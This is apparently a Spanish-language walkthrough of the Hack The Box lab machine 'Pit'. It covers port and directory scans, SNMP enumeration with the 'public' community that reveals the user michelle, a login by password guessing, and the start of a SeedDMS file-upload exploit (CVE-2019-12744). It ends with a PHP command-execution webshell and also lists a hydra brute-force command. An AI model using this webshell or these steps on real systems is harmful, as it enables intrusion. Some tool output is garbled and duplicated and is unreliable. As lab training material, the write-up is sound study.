Pit

| fingerprint-strings:

####################################machine medium linux Pit es una máquina Linux de dificultad media que se centra en SNMP SNMP y la explotación, mientras que la introducción básica de SELinux básicas de SELinux y desconfiguraciones web. Enumerando SNMP a través de la comunidad SNMP a través de la comunidad insegura por defecto `public`, se puede obtener usuarios. Esto permite a los atacantes descubrir y obtener acceso a una instancia vulnerable de SeedDMS, que fue parcheada incorrectamente de Apache a un servidor Nginx donde no son efectivas. efectivas. Explotación de [CVE-2019-12744](https://nvd.nist.gov/vuln/detail/CVE-2019-12744) resulta en Ejecución Remota de Comandos (con algunas restricciones de SELinux) y acceso posterior a una consola de Cockpit a través de la reutilización de contraseñas. Los privilegios se escalan escribiendo un script Bash que se ejecuta como una extensión SNMP cuando se consulta el OID correspondiente Escaneo: ORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.0 (protocol 2.0) | ssh-hostkey: 3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96 (RSA) 256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7 (ECDSA) 256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50 (ED25519) 80/tcp open http nginx 1.14.1 |_http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux |_http-server-header: nginx/ 1.14.1 9090/tcp open ssl/zeusadmin? |_ssl-date: TLS randomness does not represent ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/ countryName=US | Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address: 127.0.0.1 | Not valid before: 2020-04-16T23:29:12 | Not valid after: 2030-06-04T16:09:12

```
HTTPOptions:
  HTTP/1.1 400 Bad
request
  Content-Type: text/html;
charset=utf8
  Transfer-Encoding:
chunked
  X-DNS-Prefetch-Control:
off
  Referrer-Policy: no-
referrer
  X-Content-Type-Options:
nosniff
  Cross-Origin-Resource-Policy: same-
origin
  <!DOCTYPE html>
  <html>
  <head>
  <title>
  request
  </title>
  <meta http-equiv="Content-Type" content="text/html;</pre>
charset=utf-8">
  <meta name="viewport" content="width=device-width, initial-</pre>
scale=1.0">
  <style>
  body {
  margin: 0;
  font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
-Port9090-TCP:V=7.94%I=7%D=12/12%Time=657911BE%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,E70,"HTTP/1\.1\x20400\x20Bad\x20request\r\nContent-Type:\x20t
SF:ext/html;\x20charset=utf8\r\nTransfer-Encoding:\x20chunked\r\nX-DNS-Pre
SF:fetch-Control:\x20off\r\nReferrer-Policy:\x20no-referrer\r\nX-Content-T
SF:ype-Options:\x20nosniff\r\nCross-Origin-Resource-Policy:\x20same-origin
SF:\r\n\r\n29\r\n<!DOCTYPE\x20html>\n<html>\n<head>\n\x20\x20\x20\x20<titl
SF:e>\r\nb\r\nBad\x20request\r\nd08\r\n</title>\n\x20\x20\x20\x20<meta\x20
SF:http-equiv=\"Content-Type\"\x20content=\"text/html;\x20charset=utf-8\">
SF:\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-
SF:\",\x20\"Open\x20Sans\",\x20Helvetica,\x20Arial,\x20sans-serif;\n\x20\x
```

| GetRequest,

SF:x200\x200\x2010p"); validando lo que tiro nmap en le puerto 9090 9090/tcp open ssl/zeusadmin? | ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/ countryName=US | Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address: 127.0.0.1 PORT STATE SERVICE **VERSION** 9090/tcp open zeusadmin? } | fingerprint-strings: | GetRequest: HTTP/1.1 400 Bad request Content-Type: text/html; charset=utf8 Transfer-Encoding: chunked X-DNS-Prefetch-Control: off Referrer-Policy: noreferrer X-Content-Type-Options: nosniff Cross-Origin-Resource-Policy: sameorigin <!DOCTYPE html> goster: /index.html (Status: 200) [Size: 40571 /. (Status: 301) [Size: 185] [--> http://10.10.10.241/./]

3/34

/404.html

/2107.php

3971]

(Status: 200) [Size:

(Status: 502) [Size:

4020]

/how-tos.php (Status: 502) [Size:

4020]

/002435.php (Status: 502) [Size:

4020]

/scummvm.php (Status: 502) [Size:

4020]

/forthcoming.php (Status: 502) [Size:

4020]

/ps3launch.php (Status: 502) [Size:

4020]

/player_review.php (Status: 502) [Size:

4020]

/NGOLProduct.php (Status: 502) [Size:

4020]

/20365.php (Status: 502) [Size:

4020]

/84622.php (Status: 502) [Size:

4020]

/fightnightround3.php (Status: 502) [Size:

4020]

/. (Status: 301) [Size: 185] [--> http://10.10.10.241/./]


AGREGO el dominio en etc host.

| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US

| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1

tambien accediendo al port

https://10.10.10.241:9090/



tambien encotnre

Server: pit.htb

Log in with your server user account.

nuevamente gobuster

gobuster dir -u http://pit.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x

html,php,txt,htm,xml,""

/index.html (Status: 200) [Size: 4057]

/. (Status: 301) [Size: 185] [--> http://pit.htb/./]

/404.html (Status: 200) [Size: 3971] /guardent.php (Status: 502) [Size: 4020] /delta.php (Status: 502) [Size: 4020] /cnews.php (Status: 502) [Size: 4020] /panorama.php (Status: 502) [Size: 4020] /delphis.php (Status: 502) [Size: 4020] /helixcode.php (Status: 502) [Size: 4020] /faster-twofish.php (Status: 502) [Size: 4020] /swish.php (Status: 502) [Size: 4020]

/vienna.php (Status: 502) [Size: 4020] /hpalert.php (Status: 502) [Size: 4020] /bdoor.php (Status: 502) [Size: 4020] /w7.php (Status: 502) [Size: 4020] /dossier.php (Status: 502) [Size: 4020]

x86_64

Por utlimo preferi tirar por udp para ver que habia y encontre snmp

udo nmap -sU 10.10.10.241 [sudo] password for kali: Starting Nmap 7.94 (https://nmap.org) at 2023-12-12 21:38 -05 Stats: 0:03:57 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 24.41% done; ETC: 21:55 (0:12:14 remaining) Stats: 0:11:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan UDP Scan Timing: About 66.62% done; ETC: 21:55 (0:05:33 remaining) Nmap scan report for pit.htb (10.10.10.241) Host is up (0.071s latency). Not shown: 999 filtered udp ports (admin-prohibited) PORT STATE SERVICE 161/udp open snmp Nmap done: 1 IP address (1 host up) scanned in 1011.03 seconds tiro uno mas profundo sudo nmap -Pn -sU -sCV -p 161 10.10.10.241 [sudo] password for kali: Starting Nmap 7.94 (https://nmap.org) at 2023-12-12 22:02 -05 Nmap scan report for pit.htb (10.10.10.241)Host is up (0.071s latency). PORT STATE SERVICE **VERSION** 161/udp open snmp SNMPv1 server; net-snmp SNMPv3 server (public) | snmp-info: | enterprise: net-snmp | engineIDFormat: unknown | engineIDData: 4ca7e41263c5985e00000000 snmpEngineBoots: 76 |_ snmpEngineTime: 1h15m12s | snmp-sysdescr: Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021

```
|_ System uptime: 1h15m12.57s (451257 timeticks)
| snmp-processes:
| 1:
| Name: systemd
| Path: /usr/lib/systemd/systemd
| Params: --switched-root --system --deserialize 17
| 2:
| Name: kthreadd
| 3:
| Name: rcu_gp
| 4:
| Name: rcu_par_gp
| 6:
| Name: kworker/0:0H-events_highpri
| 9:
```

como tira demasida información procedo a buscar herramientas.Buscando en internet encontre un video de julio ureña v:

https://www.youtube.com/watch?v=3QwiRDhbOgQ

utiliza snmp-chek snmp-check 10.10.10.241

```
snmp-check 10.10.10.241
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
[+] Try to connect to 10.10.10.241:161 using SNMPv1 and community 'public'
[*] System information:
 Host IP address
                               : 10.10.10.241
 Hostname
                               : pit.htb
                               : Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64
 Description
 Contact
                               : Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
 Location
                                : Unknown (edit /etc/snmp/snmpd.conf)
                               : 01:19:57.87
 Uptime snmp
 Uptime system
                                : 01:19:16.88
 System date
                                : -
[*] Processes:
 Id
                        Status
                                              Name
                                                                    Path
                                                                                           Parameters
                        runnable
                                                                    /usr/lib/systemd/systemd --switched-root --system --deserialize 17
                                              systemd
 2
                        runnable
                                              kthreadd
 3
                        unknown
                                              rcu_gp
                        unknown
                                              rcu_par_gp
                                              kworker/0:0H-events_highpri
 6
                        unknown
 9
                        unknown
                                              mm_percpu_wq
 10
                        runnable
                                              ksoftirqd/0
 11
                        unknown
                                              rcu_sched
 12
                        runnable
                                              migration/0
 13
                                              watchdog/0
                        runnable
 14
                        runnable
                                              cpuhp/0
 15
                        runnable
                                              cpuhp/1
 16
                        runnable
                                              watchdog/1
                        runnable
                                              migration/1
```

aqui tambien me tira mucha información. sin embargo se ven procesos interesantes

/20	runnapte	XTSallq/qm-v	oth / 10 0 205 10 2 old / v06 6/ #1 CND Tug Tul 20 17:25:16 HTC 2021 v06 6/
821	runnable	systemd-journal	/usr/lib/systemd/systemd-journald
855	runnable	systemd-udevd	/usr/lib/systemd/systemd-udevd
915	unknown	kdmflush	
919	unknown	nfit	
926	unknown	xfs-buf/dm-2	
927	unknown	xfs-conv/dm-2	
931	unknown	xfs-cil/dm-2	
933	unknown	xfs-reclaim/dm-	
935	unknown	xfs-eofblocks/d	
938	unknown	xfs-log/dm-2	
939	runnable	xfsaild/dm-2	
943	runnable	jbd2/sda1-8	
944	unknown	ext4-rsv-conver	
968	runnable	auditd	/sbin/auditd
970	runnable	sedispatch	/usr/sbin/sedispatch
1003	runnable	VGAuthService	/usr/bin/VGAuthService -s
1004	runnable	vmtoolsd	/usr/bin/vmtoolsd
1005	runnable	dbus-daemon	/usr/bin/dbus-daemonsystemaddress=systemd:noforknopidfilesystemd-activation
only			
1006	runnable	irqbalance	/usr/sbin/irqbalanceforeground
1008	runnable	sssd	/usr/sbin/sssd -ilogger=files
1009	runnable	polkitd	/usr/lib/polkit-1/polkitdno-debug
1018	runnable	chronyd	/usr/sbin/chronyd
1022	runnable	rngd	/sbin/rngd -ffill-watermark=0
1043	runnable	sssd_be	/usr/libexec/sssd/sssd_bedomain implicit_filesuid 0gid 0logger=files
1051	runnable	firewalld	/usr/libexec/platform-python -s /usr/sbin/firewalldnoforknopid
1052	runnable	sssd_nss	/usr/libexec/sssd/sssd_nssuid 0gid 0logger=files

			a richemass valengement in detect - industrial inclose rivide browning
1022	runnable	rngd	/sbin/rngd -ffill-watermark=0
1043	runnable	sssd_be	/usr/libexec/sssd/sssd_bedomain implicit_filesuid 0gid 0logger=files
1051	runnable	firewalld	/usr/libexec/platform-python -s /usr/sbin/firewalldnoforknopid
1052	runnable	sssd_nss	/usr/libexec/sssd/sssd_nssuid 0gid 0logger=files
1055	runnable	systemd-logind	/usr/lib/systemd/systemd-logind
1090	runnable	NetworkManager	/usr/sbin/NetworkManagerno-daemon
1104	runnable	sshd	/usr/sbin/sshd -D -oCiphers=aes256-gcm@openssh.com,chacha20-poly1305@openssh.com,aes256-ctr,a
s256-cbc,aes12	28-gcm@openssh.com,aes128-c	tr,aes128	
1105	runnable	tuned	/usr/libexec/platform-python -Es /usr/sbin/tuned -l -P
1118	runnable	crond	/usr/sbin/crond -n
1126	runnable	agetty	/sbin/agetty -o -p \unoclear tty1 linux
1202	runnable	mysqld	/usr/libexec/mysqldbasedir=/usr
1234	runnable	nginx	nginx: master process /usr/sbin/nginx
1235	runnable	nginx	nginx: worker process
1236	runnable	nginx	nginx: worker process
1478	runnable	rsyslogd	/usr/sbin/rsyslogd -n
1480	running	snmpd	/usr/sbin/snmpd -LS0-6d -f
2425	unknown	kwankan/0.2 canoun	nidlist dostroy

120	Tulliubec	Al Sulta/ ulli v	
821	runnable	systemd-journal	/usr/lib/systemd/systemd-journald
855	runnable	systemd-udevd	/usr/lib/systemd/systemd-udevd
915	unknown	kdmflush	

Que es SNMP:

El Protocolo simple de administración de red o SNMP es un protocolo de la capa de aplicación que facilita el intercambio de información de administración entre dispositivos de red. sus puertos son 161 upd y 162 udp

tambien corri la herramienta snmpwalk

```
snmpwalk -v1 -c public 10.10.10.241
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pit.htb 4.18.0-305.10.2.el8 4.x86 64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86 64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (677701) 1:52:57.01
iso.3.6.1.2.1.1.4.0 = STRING: "Root <root@localhost> (configure /etc/snmp/snmp.local.conf)"
iso.3.6.1.2.1.1.5.0 = STRING: "pit.htb"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown (edit /etc/snmp/snmpd.conf)"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications.
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.<mark>1.4.6 = Timeticks: (0) 0:00:00.00</mark>
```


Buscando mucha información segui los pasos de hacktricks

https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp

```
ntry_2:
Name: SNMP Check
Description: Enumerate SNMP
Command: snmp-check {IP}
ntry_3:
Name: OneSixtyOne
Description: Crack SNMP passwords
Command: onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-communi
ntry_4:
Name: Nmap
Description: Nmap snmp (no brute)
Command: nmap --script "snmp* and not snmp-brute" {IP}
ntry_5:
Name: Hydra Brute Force
Description: Need Nothing
Command: hydra -P {Big_Passwordlist} -v {IP} snmp
```

dice que primero utilicemos SNMP CHECK como vimos ya lo utilizamos pero no hallamos nada luego utilicemos <mark>onesixtyone</mark> al parecer necitamos saber cual es la palabra comun localizamos snmp-comunity

onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 10.10.10.241 -w 100

```
onesixtyone onesix
```

nos dice que es public obvimente el diccionario lo saque de seclist la cual descargue porque lo necesitaba en otra maquina

el paso 4 y 5 no los utilice porque no logre encontrar gran cosa


existe una herramienta mejor que smnpwlk y es snmpbulkwalk hace lo mismo pero mas rapido su sintaxis es -v version se suele utilizar la 2c -c de la palabra que encontramos con onesixtyone la ip y el OID si no se coloca lo hace de forma no descente o en arbol.

snmpwalk -v2c -c public 10.10.10.241 1


este a diferencia de las otras herramientas nos trajo información adicional

```
iso.3.6.1.4.1.2021.9.1.2.2 = INTEGER: 2 obvimente el diccionario lo saque de seclist la ciso.3.6.1.4.1.2021.9.1.2.1 = STRING: "/"
iso.3.6.1.4.1.2021.9.1.2.2 = STRING: "/var/www/html/seeddms51x/seeddms"
iso.3.6.1.4.1.2021.9.1.3.1 = STRING: "/dev/mapper/cl-root"
iso.3.6.1.4.1.2021.9.1.3.2 = STRING: "/dev/mapper/cl-seeddms"
iso.3.6.1.4.1.2021.9.1.3.2 = STRING: "/dev/mapper/cl-seeddms"
iso.3.6.1.4.1.2021.9.1.3.2 = INTEGER: 100000 jor que smnpwlk y es snmpbulkwalk hace
iso.3.6.1.4.1.2021.9.1.5.1 = INTEGER: 100000 jor que utilizar la 2c -c de la palabra que enco
```

encontramos un directorio /var/www/html/seeddms51x/seeddms lo ingrese desde pit y desde el port 9090 pero no tiro nada




The page you are looking



sin embargo al tirar del primer domain que encontramos si sale

```
10.10.10.241 pit.htb dms-pit.htb
```

http://dms-pit.htb/seeddms51x/seeddms/



volviendo a buscar tambien encontramos por medio de snmpwalk usuarios

```
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.7
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.8 = STRING:
                                                                                                                                             Labeling
                                                                                                                                                            MLS/
                                                                                                                                                                            MLS/
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.9 = STRING: "SELinux User
                                                                                                                                             Prefix
                                                                                                                                                            MCS Level
                                                                                                                                                                           MCS Range
                                                                                                                                                                                                                      SELinux Roles
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.10 = ""
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.11 = STRING: "guest_u
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.12 = STRING: "root
                                                                                                                                                                                                                        guest_r"
                                                                                                                                               user
                                                                                                                                                                             s0-s0:c0.c1023
                                                                                                                                                                                                                        staff_r sys
                                                                                                                                                              s0
                                                                                                                                               user
dm_r system_r unconfined_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.13 = STRING: "staff u
                                                                                                                                               user
                                                                                                                                                              s0
                                                                                                                                                                             s0-s0:c0.c1023
                                                                                                                                                                                                                        staff r svs
dm_r unconfined_r
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.14 = STRING: "sysadm_u
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.15 = STRING: "system_u
                                                                                                                                               user
                                                                                                                                                                             s0-s0:c0.c1023
                                                                                                                                                                                                                        sysadm_r"
                                                                                                                                               user
                                                                                                                                                              s0
                                                                                                                                                                             s0-s0:c0.c1023
                                                                                                                                                                                                                        system_r un
onfined_r
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.16 = STRING: "unconfined_u
                                                                                                                                               user
                                                                                                                                                              s0
                                                                                                                                                                             s0-s0:c0.c1023
                                                                                                                                                                                                                        system_r un
onfined r
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.17 = STRING: "user_u
                                                                                                                                                                                                                        user_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.18 = STRING: "xguest_u
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.19 = STRING: "login"
                                                                                                                                                                                                                        xguest_r"
                                                                                                                                               user
                                                                                                                                                              50
                                                                                                                                                                             50
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.20
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.21 = STRING: "Login Name
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.22 = ""
                                                                                                                                                      SELinux User
                                                                                                                                                                                  MLS/MCS Range
                                                                                                                                                                                                               Service"
                                                                                                                                                      unconfined_u
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.23
                                                                                                            STRING:
                                                                                                                                                                                   s0-s0:c0.c1023
                                                                                                            STRING: "michelle
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.24
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.25
                                                                                                                                                     user_u
unconfined u
                                                                                                            STRING: "root
                                                                                                                                                                                  s0-s0:c0.c1023
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.26 = STRING: "System uptime" iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.27 = STRING: " 21:20:52 up 7 min,
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.27 = STRING: " 21:20:52 up 7 min, 0 users, load average: 0.20, 0.22, 0.17" iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.27 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

root, quest, michelle

tambien vemos que se esta utilizando un programa llamado SELinux

```
Swap: Fdit 1961980 ormat Tool0 Tre 1961980
iso.3.6.1.4.1.8072.1.3.2.3.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: "Database status
OK - Connection to database successful.
System release info
CentOS Linux release 8.3.2011
SELinux Settings
user
                         Labeling MLS/
                                                   MLS/
SELinux User Prefix MCS Level MCS Range
                                                                                                           SELinux Roles

        guest_u
        user
        s0
        s0

        root
        user
        s0
        s0-s0:c0.c1023

        staff_u
        user
        s0
        s0-s0:c0.c1023

        sysadm_u
        user
        s0
        s0-s0:c0.c1023

        system_u
        user
        s0
        s0-s0:c0.c1023

        unconfined_u
        user
        s0
        s0-s0:c0.c1023

        user_u
        user
        s0
        s0


        regin
        s0
        s0

                                                                                                         guest_r
                                                                                                           staff_r sysadm_r system_r unconfined_r
                                                        s0-s0:c0.c1023
                                                                                                          staff_r sysadm_r unconfined_r
                                                                                                           sysadm_r
                                                                                                          system_r unconfined_r
                                                                                                         system_r unconfined_r
                                                                                                           user_r
                                                                                                           xguest_r
login
                     SELinux User
Login Name
                                                                 MLS/MCS Range
                                                                                                  Service
  _default__
                               unconfined_u
                                                                 s0-s0:c0.c1023
 michelle
                                user u
                                                                  s0
root
                                 unconfined_u
                                                                  s0-s0:c0.c1023
System uptime
 21:20:52 up 7 min, ro@t, users, mload average: 0.20, 0.22, 0.17
```

en el panel intente con varios usuarios como root y toor y root root pero no funciono

Sign in Error signing in. User ID or password incorrect. User ID: login Password: Language: - Sign in

valide con michelle y pass michelle y sirvio



es un seedDMS



aca vemos posibles versiones



parece que actualizaron a 5.1.15 buscamos exploits




y estan para versiones menores a 5.1.11 sin embargo este comentario anterior puede ser un despiste probe el exploit automatizado pero no me sirvio https://github.com/nobodyatall648/CVE-2019-12744

en la misma guia dice que se puede hacer de forma manual

https://bryanleong98.medium.com/cve-2019-12744-remote-command-execution-through-unvalidated-file-upload-in-seeddms-versions-5-1-1-5c32d90fda28

vamos a docs users michell



y add document

Añadir documento

Informaciones	
Nombre:	
Comentarios:	
Palabras clave:	Palabras clave

seguimos la guia creamos un php con el codigo del exploit 47022.txt

```
Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.


PHP Backdoor Code:
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "";
        die;
}

